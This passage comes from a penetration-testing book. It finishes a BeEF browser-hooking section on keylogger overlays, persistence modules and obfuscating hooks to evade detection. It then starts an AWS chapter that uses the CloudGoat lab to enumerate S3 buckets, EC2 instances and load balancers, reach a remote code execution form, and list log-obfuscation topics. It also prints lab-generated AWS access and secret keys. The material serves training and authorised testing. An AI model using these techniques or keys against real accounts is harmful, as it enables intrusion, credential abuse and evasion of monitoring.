


Figure 7.47: Forcing the victim to download content from remote sites

If you visit a targeted website using the browser configured as the HTTP proxy, all raw request/response pairs will be stored in the BeEF database, which can be analyzed by navigating to **Rider** | **History**. An excerpt of the log is shown in *Figure 7.48*:




Figure 7.48: Logs of the forge HTTP request submitted on behalf of the victim

Once an attack has been completed, there are some mechanisms to ensure that a persistent connection is retained, including the following:

- **Confirm close**: This is a module that presents the victim with a **Confirm Navigation - are you sure you want to leave this page?** popup when they try to close a tab. If the user elects to leave this page, it will not be effective, and the **Confirm Navigation** popup will continue to present itself.
- **Pop-under module**: This is configured to autorun in `config.yaml`. This module attempts to open a small pop-under window to keep the browser hooked if the victim closes the main browser tab. This may be blocked by pop-up blockers.
- **iFrame keylogger**: This facilitates rewrites of all of the links on a web page to an iFrame overlay that is 100 percent of the height and width of the original. For maximum effectiveness, it

should be attached to a JavaScript keylogger. Ideally, you would load the login page of the hooked domain.

- **Man-in-the-browser**: This module ensures that whenever the victim clicks on any link, the next page will be hooked as well. The only way to avoid this behavior is to type a new address in the address bar.

Finally, although BeEF provides an excellent series of modules to perform the reconnaissance, as well as the exploit and post-exploit phases of the kill chain, known default activities of BeEF (`/hook.js` and server headers) are being used to detect attacks, reducing its effectiveness.

Testers will have to obfuscate their attacks using techniques such as Base64 encoding, whitespace encoding, randomizing variables, and removing comments to ensure full effectiveness in the future.

Summary

In this chapter, we examined web apps and the user authorization services they provide from the perspective of an attacker. We applied the kill chain perspective to web applications and their services in order to understand the correct application of reconnaissance and vulnerability scanning.

Several different techniques were presented; we focused on the hacker's mindset while attacking a web application and looked at the methodology used when penetration testing a web application. We learned how client-side proxies can be used to perform various attacks, looked at tools to perform bruteforcing on websites, and covered OS-level commands through web applications. We completed the chapter with an examination of a web shell specific to web services.

In *Chapter 8*, *Cloud Security Exploitation*, we will learn how to identify and attack misconfigured cloud services that allow users to access resources, and how to escalate privileges to achieve the objective.

8

Cloud Security Exploitation

Cloud adoption has significantly changed the way organizations collect, process, and store the data of end users. Some businesses automatically assume that their cloud providers will take care of their cybersecurity, but every cloud consumer, be it an individual or a business, must be aware that it's a shared responsibility. Having said that, the majority of the time, when testers successfully get access to an internal network, they think they are almost done with the test, assuming they can then proceed to compromise the network or enterprise.

In this chapter, we will explore different types of attacks that pentesters can leverage if they gain a foothold into a cloud environment. In particular, we will explore AWS and identify multiple processes for circumventing security controls and demonstrate this using the tools in Kali Linux.

By the end of this chapter, you will have learned how to attack misconfigured cloud services by covering the following topics:

- Basic principles of cloud services

- Vulnerability scanning and application exploitation in EC2 instances
- Reaching AWS IAM keys
- Testing for S3 bucket misconfiguration
- Exploiting security permission flaws
- Obfuscating CloudTrail logs

We will explore the basic principles of cloud services and different deployment models.

Introduction to cloud services

Cloud computing, in general, is the on-demand availability of computing resource services, particularly storage and computing power for consumers. The main principles of cloud computing are on-demand, self-service broad network access, multi-tenancy, resource pooling, elasticity, scalability, and measured services. *Table 8.1* provides details on the four deployment models cloud service providers offer. If any of these deployment models are successfully exploited and communication is established, then it provides persistent access to achieve the objective of the pentest:

Deployment Model	**Description**
Private Cloud	Cloud infrastructure is exclusive and provisioned only for a specific organization. Similar to traditional data centers but hosted on the cloud.
Community Cloud	This is a cloud infrastructure that is shared between the specific community of consumers from organizations that have a shared interest.
Public Cloud	Cloud infrastructure that is provisioned for the general end user public.
Hybrid Cloud	Cloud infrastructure that combines any two of the above models, usually a combination of

	private and public cloud, on-premises and private cloud, or on-premises and public cloud.

Table 8.1: Cloud deployment models

Before working out what type of testing you might have to perform on any given client environment, it is important to understand the following fundamental cloud service models:

Service Model	**Description**
Software as a Service	In this service, the cloud vendor provides software to organizations whereby they pay as they go. Some examples of SaaS cloud service providers include Dropbox, G Suite, Microsoft Office 365, Slack, and Citrix Content Collaboration.
Platform as a Service	In this service, the cloud vendor provides both the hardware and software to the organizations. Some examples include AWS Elastic Beanstalk, Heroku, Windows Azure (mostly used as PaaS), Force.com, OpenShift, and Apache Stratos.
Infrastructure as a Service	In this service, mainly storage, networking, and virtualization are provided to organizations, who pay as they go. Examples include AWS EC2, Rackspace, **Google Compute Engine** (**GCE**), Digital Ocean, *etc.*

Table 8.2: Cloud service models

Figure 8.1 depicts how the security responsibility changes based on the service models:




Figure 8.1: Cloud service model and responsibilities

Having understood the basics, we will now be setting up our AWS lab to configure deliberately vulnerable instances using the CloudGoat AWS deployment tool that we installed in *Chapter 1*, *Goal-Based Penetration Testing*. Be aware that usage of AWS services will incur costs, even if CloudGoat is left unused after deploying the vulnerable instances. Additionally, these instances will open up your cloud infrastructure to a variety of attacks.

Scenarios on accessing these cloud services would even begin from the initial reconnaissance phase wherein attackers explore all the GitHub repositories, pastebin, or any data dumping sites of a target

organization and could potentially obtain the access key and the secret.

The following are the CloudGoat options available to configure and practice AWS-specific attacks. To understand the options, testers can run a Docker image by entering `docker run -it rhinosecuritylabs/Cloudgoat:latest` in the terminal, which should lead us to the CloudGoat shell, where we run `./cloudgoat help`, which should provide us with the following five options shown in *Figure 8.2*:

```
bash-5.0# ./cloudgoat.py help

CloudGoat - https://github.com/RhinoSecurityLabs/cloudgoat

Command info:

    config profile|whitelist|argcomplete [list]
    create <scenario>
    destroy <scenario>|all
    list <scenario>|all
    help <scenario>|<command>
```

Figure 8.2: Running CloudGoat from the Docker image

Testers who receive any error messages relating to Terraform, such as `OSError: [Errno 8] Exec format error: "terraform" or "Terraform not found"`, can resolve this issue by following these steps to replace the default Terraform with the latest version:

1. Run `wget https://releases.hashicorp.com/terraform/1.0.10/terraform_1.0.10_linux_amd64.zip`

2. Unzip `terraform_1.0.10_linux_amd64.zip`
3. Run `mv usrbin/terraform terraform_old`
4. Run `mv terraform usrbin/`

The following shows details of the first four options:

- `config` – This option allows us to manage different aspects of our CloudGoat installation, especially the IP whitelist and our default AWS profile:
  - `whitelist` – It is always recommended that testers whitelist the IP address that they will be conducting the testing from due to the potentially vulnerable resources that are deployed within the AWS infrastructure. This command stores the IP address or IP address ranges within the `./whitelist.txt` file within the base project directory. Additionally, you can add the `-auto` argument and this tool will automatically make a network request. Use `curl ifconfig.co` to find your IP address and then create the whitelist file with the result.
  - `profile` – CloudGoat will need the AWS profile to be manually configured by default. Running this command will prompt testers to enter profile details such as the AWS access key and secret and they will be stored in the `config.yml` file within the project directory. Attackers can choose to create their own `config.yml` file.
- `create` – This option deploys a scenario to the AWS account. If you deploy a scenario twice, CloudGoat will destroy the existing one and create a new scenario.

- `list` – This will show all the deployed scenarios, undeployed scenarios, and more information about a specific deployed scenario.
- `destroy` – This will shut down and delete all the resources that were created by CloudGoat.

To configure CloudGoat to a specific profile, run `./cloudgoat.py config profile <profilename>` in the terminal:

```
./cloudgoat config profile masteringkali
```

It is very important that we configure the AWS resources as accessible only by the IP that you will be connecting from:

```
./cloudgoat.py config whitelist –auto
```

For our next section, we will deploy a vulnerable web application to perform application-specific exploitation within AWS. This can be achieved by running `./cloudgoat create rce_web_app --profile masteringkali`. This should begin the deployment of the cloud resources by CloudGoat to your AWS account and once the deployment is complete, you should be able to see the confirmation with the cloud access details, as shown in *Figure 8.3*:

```
./cloudgoat.py create rce_web_app --profile masteringkali
```

```
bash-5.0# ./cloudgoat.py create rce_web_app --profile masteringkali
Loading whitelist.txt...
A whitelist.txt file was found that contains at least one valid IP address or ra
nge.
You already have an instance of rce_web_app deployed. Do you want to destroy and
 recreate it (y) or cancel (n)? [y/n]: y

No terraform.tfstate file was found in the scenario instance's terraform directo
ry, so "terraform destroy" will not be run.

Successfully destroyed rce_web_app_cgiddgzwz605u8.
Scenario instance files have been moved to /usr/src/cloudgoat/trash/rce_web_app_
cgiddgzwz605u8

Now running rce_web_app's start.sh...
```

Figure 8.3: Deploying rce_web_app using CloudGoat and our AWS profile

Once the deployment of the web application and the supporting resources is complete, testers should be presented with *Figure 8.4* as successful completion of the deployment:

```
Apply complete! Resources: 45 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = 492277152251
cloudgoat_output_lara_access_key_id = AKIAXFHQBHH54IYIECVH
cloudgoat_output_lara_secret_key = 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
cloudgoat_output_mcduck_access_key_id = AKIAXFHQBHH542MNB2X5
cloudgoat_output_mcduck_secret_key = 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

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.

[cloudgoat] Output file written to:

    /usr/src/cloudgoat/rce_web_app_cgid01nzhbthbc/start.txt
```

Figure 8.4: Successful deployment of the vulnerable setup

Testers can utilize the access key and secret key generated by CloudGoat to perform the penetration test on the deployed scenario. As a traditional step, testers can utilize vulnerability scanners such as Scout Suite or Prowler.

Vulnerability scanning and application exploitation in an EC2 instance

The first step is to equip our Kali Linux to install the AWS client by running `sudo apt install awscli` from the terminal, and then we can leverage the tools to understand what permissions we have with the current API and secret keys.

Configure the AWS profile by running `sudo aws configure --profile <profilename>` in the terminal.

In this case, we will configure the two profiles within our Kali Linux:

1. For demonstration purposes, we will change the suggested `Lara` profile name (see *Figure 8.4*) to **RCE** (**Remote Code Execution**) with the access key and secret key.
2. We will create a `mcduck` profile as suggested by CloudGoat with the keys generated during the CloudGoat scenario deployment.

```
sudo aws configure --profile <profilename>
```

To confirm that our profiles are working, we can list down the **S3** (which is Amazon's **Simple Storage Service**) buckets that these profiles can access by running the following command and testers should be able to see them as in *Figure 8.5*:

```
sudo aws s3 ls --profile <profilename>
```




Figure 8.5: Configuring the AWS profile within Kali Linux

Attackers can leverage automated tools such as Scout Suite and Prowler to understand misconfigurations/excessive permissions quickly.

Scout Suite is an open-source cloud security auditing tool that works on multi-cloud environments such as AWS, GCP, and Azure. Additionally, this tool is in the alpha phase for Oracle and Alibaba Cloud. This tool is written in Python and utilizes exposed APIs to gather configuration details to provide the attack surface of a given cloud environment. The project is actively maintained by NCC Group. There is a commercial service to this tool as well. Scout can be installed to Kali Linux by cloning the repository locally and installing the dependencies by running the following commands in the terminal:

```
sudo git clone https://github.com/nccgroup/ScoutSuite
cd ScoutSuite
sudo pip3 install -r requirements.txt
sudo ./setup.py install
sudo scout aws --profile <profilename>
```

Figure 8.6 shows the launch of the Scout security auditing tool on AWS using a specific profile.




Figure 8.6: Running Scout on AWS using our profile

Once the scanning is complete, Scout creates an HTML report within the same folder as the tool was run. Testers will be able to list the misconfigurations/vulnerabilities relating to the profile that was scanned. *Figure 8.7* depicts the report output:




Figure 8.7: Output report of Scout

Further subsections detail AWS features/options and descriptions that will help pentesters understand what they should focus on, as shown in *Figure 8.8*:




Figure 8.8: Detailed IAM section within the Scout report

Prowler is another security tool specifically designed to perform checks on AWS that covers security best practices across all AWS regions and groups. The tool also has a prebuilt mapping to various benchmarks (CIS, GDPR, HIPAA, PCI-DSS, ISO-27001, FFIEC, SOC2, and others). This tool is written in a combination of multiple Bash scripts that perform local checks with the existing privileges of the profile that is configured. This can be installed on Kali Linux by cloning the repository by running the following commands in the terminal:

```
sudo git clone https://github.com/toniblyx/prowler
cd prowler
```

The latest version of Prowler is v2.5.0. Testers can verify the scanning activity by simply running `sudo ./prowler -p <profile name>` as shown in *Figure 8.9*:

Figure 8.9: Running the Prowler cloud security tool from Kali Linux

Attackers can leverage the AWS Command Line Interface cheat sheet at https://www.bluematador.com/learn/aws-cli-cheatsheet

Let's go ahead and identify the list of instances that are available to the profile RCE that we created by running the following command in the terminal:

```
sudo aws ec2 describe-instances --profile <Profile Name>
```

This should provide the instance details as shown in *Figure 8.10*, with the public and internal IP details:

Figure 8.10: Detailed IAM section within the Scout report

In the details of the instance (the full output is not displayed in *Figure 8.10*), we can see that the public IP is configured to specific security groups. If you locate `"RootDeviceType"` from the output of the above command it will be pointing to `"ebs"`, which means the IP address is not publicly accessible.

The next step is to find out what load balancers are configured to this device by running `sudo aws elbv2 describe-load-balancers --profile RCE` in the Kali Linux terminal:

```
sudo aws elbv2 describe-load-balancers --profile <Profile
```

The output of the EC2 load balancers comes back with the specific DNS name as shown in *Figure 8.11*:

Figure 8.11: Extracting elastic load balancer details

Finally, we are now able to reach the load balancer as shown in *Figure 8.12*. The next step is to identify what else is available:




Figure 8.12: Accessing the elastic load balancer public DNS

Next, we will find our profile's permission within the S3 bucket by running `sudo aws s3 ls –profile RCE` in the terminal. This profile has access only to the logs folder within the S3 bucket as shown in *Figure 8.13*:

```
┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws s3 ls --recursive --profile RCE --region us-east-1
2021-08-15 06:03:38 cg-keystore-s3-bucket-cgidjl5bitmy30
2021-08-15 06:03:38 cg-logs-s3-bucket-cgidjl5bitmy30
2021-08-15 06:03:38 cg-secret-s3-bucket-cgidjl5bitmy30

┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws s3 ls s3://cg-keystore-s3-bucket-cgidjl5bitmy30  --profile RCE --region us-east-1

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws s3 ls s3://cg-secret-s3-bucket-cgidjl5bitmy30  --profile RCE --region us-east-1

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws s3 ls s3://cg-logs-s3-bucket-cgidjl5bitmy30  --profile RCE --region us-east-1
                           PRE cg-lb-logs/
```

Figure 8.13: Accessing the S3 buckets with the RCE profile

We explore the logs folder by listing all the directories within the S3 bucket by running `sudo aws s3 ls s3://<bucket>/pathofthefile --profile --region us-east-1` and copy the file by running the following command in the terminal as shown in *Figure 8.14*:

```
sudo aws s3 cp s3://<bucket>/Path to the file>. --profile
```

```
┌──(kali㉿kali)-[~]
└─$ sudo aws s3 ls s3://cg-logs-s3-bucket-cgidomxbigix63/cg-lb-logs/AWSLogs/181873985761/elasticloadbalancing/us-east-1/2019/06/ --profile
 RCE --region us-east-1
                           PRE 19/

┌──(kali㉿kali)-[~]
└─$ sudo aws s3 ls s3://cg-logs-s3-bucket-cgidomxbigix63/cg-lb-logs/AWSLogs/181873985761/elasticloadbalancing/us-east-1/2019/06/19/ --prof
ile RCE --region us-east-1
2021-12-28 06:05:43      18367 555555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.
10.100_5m9btchz.log

┌──(kali㉿kali)-[~]
└─$ sudo aws s3 cp s3://cg-logs-s3-bucket-cgidomxbigix63/cg-lb-logs/AWSLogs/181873985761/elasticloadbalancing/us-east-1/2019/06/19/5555555
55555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log . --profile RCE --
region us-east-1
download: s3://cg-logs-s3-bucket-cgidomxbigix63/cg-lb-logs/AWSLogs/181873985761/elasticloadbalancing/us-east-1/2019/06/19/555555555555_ela
sticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log to ./555555555555_elasticlo
adbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log
```

Figure 8.14: Copying the log file from the S3 bucket

Analyzing the log file, we find there are multiple requests that have `200` as the HTTP response from the server and have a unique HTML associated with it, as shown in *Figure 8.15*:




Figure 8.15: Analyzing the log file and identifying the URI

Finally, accessing the URL takes us to the form submission, which is vulnerable to remote code execution, whereby testers will now be able to run commands on the server:




Figure 8.16: Successfully executing the command on the server

We have now exploited remote code execution on the web application by leveraging the existing permissions to view the instances, load balancer configuration, and the files that were accessible from the S3 bucket. Let's try the other profile (`mcduck`) to understand how we can further take over the running EC2 instance

within the AWS estate. To view instance details testers can run `sudo aws ec2 describe-instances --profile mcduck --region us-east-1` as shown in *Figure 8.17*:




Figure 8.17: Identifying instances using the mcduck profile

We can see the reservations and instance details with `imageID` and its placement. Further within the details, we can find the public IP address and the DNS name of the instance along with all the networking and subnet details, as shown in *Figure 8.18*:

Figure 8.18: Identifying the public IP and public DNS of the instance

